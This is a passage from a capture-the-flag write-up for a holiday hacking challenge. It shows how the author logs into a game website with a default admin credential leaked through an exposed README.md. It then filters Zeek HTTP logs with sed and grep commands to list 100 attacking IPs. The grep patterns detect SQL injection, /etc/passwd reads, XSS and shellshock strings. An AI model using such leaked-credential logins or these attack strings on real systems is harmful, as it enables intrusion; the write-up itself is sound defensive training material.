immediately jumps to a new page to reveal the final note revealing the villain!



The answer to Objective 11 needed for the badge question is the string: **The Tooth Fairy**







After completing this Objective, the Sleigh Shop Door in the Student Union should now be open and you can enter this room. Talk again with Shinny Upatree in the Student Union to get some additional detail on Objective 12.

Shinny Upatree
Wha - what?? You got into my crate?!
Well that's embarrassing...
But you know what? Hmm... If you're good enough to crack MY security...
Do you think you could bring this all to a grand conclusion?
Please go into the sleigh shop and see if you can finish this off!
Stop the Tooth Fairy from ruining Santa's sleigh route!

Objective 12 – Filter Out Poisoned Sources of Weather Data

For this Objective, the summary given in the badge supplies you with the Zeek JSON logs (https://downloads.elfu.org/http.log.gz) you will need to analyze to solve this challenge. You also are supplied a link to the Sleigh Route Finder website (https://srf.elfu.org/). Shinny Upatree also provides the following additional information after solving Objective 11:

> *Shinny Upatree*
> *Psst - hey!*
> *I'm Shinny Upatree, and I know what's going on!*
> *Yeah, that's right - guarding the sleigh shop has made me privvy to some serious, high-level intel.*
> *In fact, I know WHO is causing all the trouble.*
> *Cindy? Oh no no, not that who. And stop guessing - you'll never figure it out.*
> *The only way you could would be if you could break into my crate, here.*
> *You see, I've written the villain's name down on a piece of paper and hidden it away securely!*

After solving Objective 11, you can now enter the Sleigh Shop (through the Student Union). In this room you can interact with 3 characters: The Tooth Fairy, Wunorse Openslae, and Krampus. Also, in this room is a console for the Sleigh Route Finder or you can access it directly at: https://srf.elfu.org/

Interacting with The Tooth Fairy, confirms what you already know which is she is the mastermind behind the plot. Interacting with Krampus will also lead you to https://srf.elfu.org/ to solve the final objective. Wunorse Openslae introduces a separate achievement challenge that is in this room called *Zeek JSON Analysis* and upon solving that simpler challenge, interacting again will provide the following hint for Objective 12:


> *Wunorse Openslae*
> *Hey, you know what? We've got a crisis here.*
> *You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.*
> *All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!*
> *I'm so flummoxed I can't even remember how to login!*
> *Hmm... Maybe the Zeek http.log could help us.*
> *I worry about LFI, XSS, and SQLi in the Zeek log - oh my!*
> *And I'd be shocked if there weren't some shell stuff in there too.*

Objective 12 has two components:

1. Gain access to https://srf.elfu.org/ (needs a credential to login)
2. Analyze the provided logs (https://downloads.elfu.org/http.log.gz) and find the 100 attacking ip addresses in these logs so they can be blocked using the Sleigh Route Finder website.

Gaining Access to the Sleigh Router Finder Website


The important clue for this is reading the pdf document we decrypted in Objective 10 which is the Super Sled-o-matic Quick Start Guide pdf. On page 3 of this pdf, there is this text below:

> 3. SRF - Sleigh Route Finder Web API
> The SRF Web API is started up on Super Sled-O-Matic device bootup and by default binds to 0.0.0.0:1225:
>
> 
>
>
> The default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository.

The key phrases being: "default login credentials", "readme" and "git repository"


Putting those together, it's possible that when https://srf.elfu.org was setup, the admin just did a straight "git clone" right into the webroot and the standard readme file for a git repository by default is: **README.md**.


Trying this URL: https://srf.elfu.org/README.md retrieves the readme file with documentation on the default credential:





```
admin 924158F9522B3744F5FCD4D10FAC4356
```


Using these credentials, we can login to https://srf.elfu.org/






The SRF website has three main sections starting with a link to the **API docs**:






The Weather Map section:



And finally, the Firewall section:




Now on to the second part of this Objective - analyzing the logs:


Analyzing the http.log.gz Logs


As with previous Objectives, there are many tools and methods that could have been used to parse and analyze these logs. I chose to do the analysis completely with Linux command line utilities to parse the logs and find the 100 offending ip addresses. After much analysis in finding malicious activities (SQLi, LFI, XSS, shellshock/CGI abuses) and related entries with similar attributes, these are the final list of commands that when run on the original http.log.gz file, will generate a sorted list of the 100 offending ip addresses (please excuse the tiny font - wanted each command to fit in one line as much as possible):

```
gunzip http.log.gz

cat http.log | sed "s/\", \"/\"\n\"/g" | sed "s/}, {\"ts/}\n{\"ts/g" | sed "s/, \"status_/\n\"status_/g" | sed "s/, \"response_/\n\"response_/g" | sed "s/, \"id\.resp/\n\"id\.resp/g" | sed "s/, \"trans_/\n\"trans_/g" | sed
"s/, \"method\"/\n\"method\"/g" | sed "s/\"}/\"}\n\n\n\n\n\n/g" > http-linebyline.log

cat http-linebyline.log | grep -B 12 -A 22 "UNION\|/etc/passwd\|>alert\|/bin/bash\|/bin/sh\|{ :; }/g" | sed "/^$/d" > attacks1.txt

cat http-linebyline.log | grep -A 21 -B 8 -i "^.host.: .ssrf.elfu.org" | sed "/^$/d" > attacks2.txt

rm attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .CholTBAgent" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .HttpBrowser/1.0" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; Metasploit RSPEC)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible MSIE 5.0;Windows_98)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR  1.1.4322)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.1.4322; .NET CLR 2.0.50727)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident5/4.0)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6." | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .NET CLR 1.1.4322; )" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident5/4.0; .NET CLR 1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 (compatible; MSIE 10.0; Window NT 6.1; Trident/6.0)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 (Windows NT 10.0;Win64;x64)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 (Windows NT 5.1 ; v.)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/525.13" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30729)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Mozilla/5.0 WinInet" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Opera/8.81 (Windows-NT 6.1; U; en)" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .RookIE/1.0" | sed "/^$/d" >> attacks3.txt
cat http-linebyline.log | grep -A 12 -B 17 "^.user_agent.: .Wget/1.9+cvs-stable (Red Hat modified)" | sed "/^$/d" >> attacks3.txt

cat attacks1.txt attacks2.txt attacks3.txt | grep id.orig_h | sort | uniq | cut -f 2 -d ' ' | tr -d '\"' | sort -n -t . -k 1,1 -k 2,2 -k 3,3 -k 4,4 | uniq | sed "s/$/\/32,/g" | tr -d "\n" | sed "s/,$/\n/g" | sed "s/^/\n/g"
```

```
0.216.249.31/32,2.230.60.70/32,2.240.116.254/32,6.144.27.227/32,9.95.128.208/32,9.206.212.33/32,10.122.158.57/32,10.155.246.29/32,13.39.153.254/32,19.235.69.221/32,22.34.153.164/32,23.49.177.78/32,23.79.123.99/32,27.88.56.114
/32,28.169.41.122/32,29.0.183.220/32,31.116.232.143/32,31.254.228.4/32,32.168.17.54/32,34.129.179.28/32,34.155.174.167/32,37.216.249.50/32,42.16.149.112/32,42.103.246.250/32,42.127.244.30/32,42.191.112.181/32,44.74.106.131/32
,44.164.136.41/32,45.239.232.245/32,48.66.193.176/32,49.161.8.58/32,50.154.111.0/32,53.160.218.44/32,56.5.47.137/32,61.110.82.125/32,65.153.114.120/32,66.116.147.181/32,68.115.251.76/32,69.221.145.150/32,72.183.132.206/32,75.
73.228.192/32,80.244.147.207/32,81.14.204.154/32,83.0.8.119/32,84.147.231.129/32,87.195.80.126/32,92.213.148.0/32,95.166.116.45/32,97.220.93.190/32,102.143.16.184/32,103.235.93.133/32,104.179.109.113/32,106.93.213.219/32,106.
132.195.153/32,111.81.145.191/32,116.116.98.205/32,118.26.57.38/32,118.196.230.170/32,121.7.186.163/32,123.127.233.97/32,126.102.12.53/32,129.121.121.48/32,131.186.145.73/32,135.32.99.116/32,135.203.243.43/32,140.60.154.239/3
2,142.128.135.10/32,148.146.134.52/32,150.45.133.97/32,155.129.97.35/32,158.171.84.209/32,168.66.108.62/32,173.37.160.150/32,185.19.7.133/32,186.28.46.179/32,187.152.203.243/32,187.178.169.123/32,190.245.228.38/32,200.75.228.
240/32,203.68.29.5/32,206.253.249.195/32,217.132.156.225/32,220.132.33.81/32,223.149.180.133/32,225.191.220.138/32,226.102.56.13/32,226.240.188.154/32,227.110.45.126/32,229.133.163.235/32,229.229.189.246/32,230.246.50.221/32,
231.179.108.238/32,238.143.78.114/32,249.34.9.16/32,249.90.116.138/32,249.237.77.152/32,250.22.86.40/32,252.122.243.212/32,253.65.40.39/32,253.182.102.55/32
```



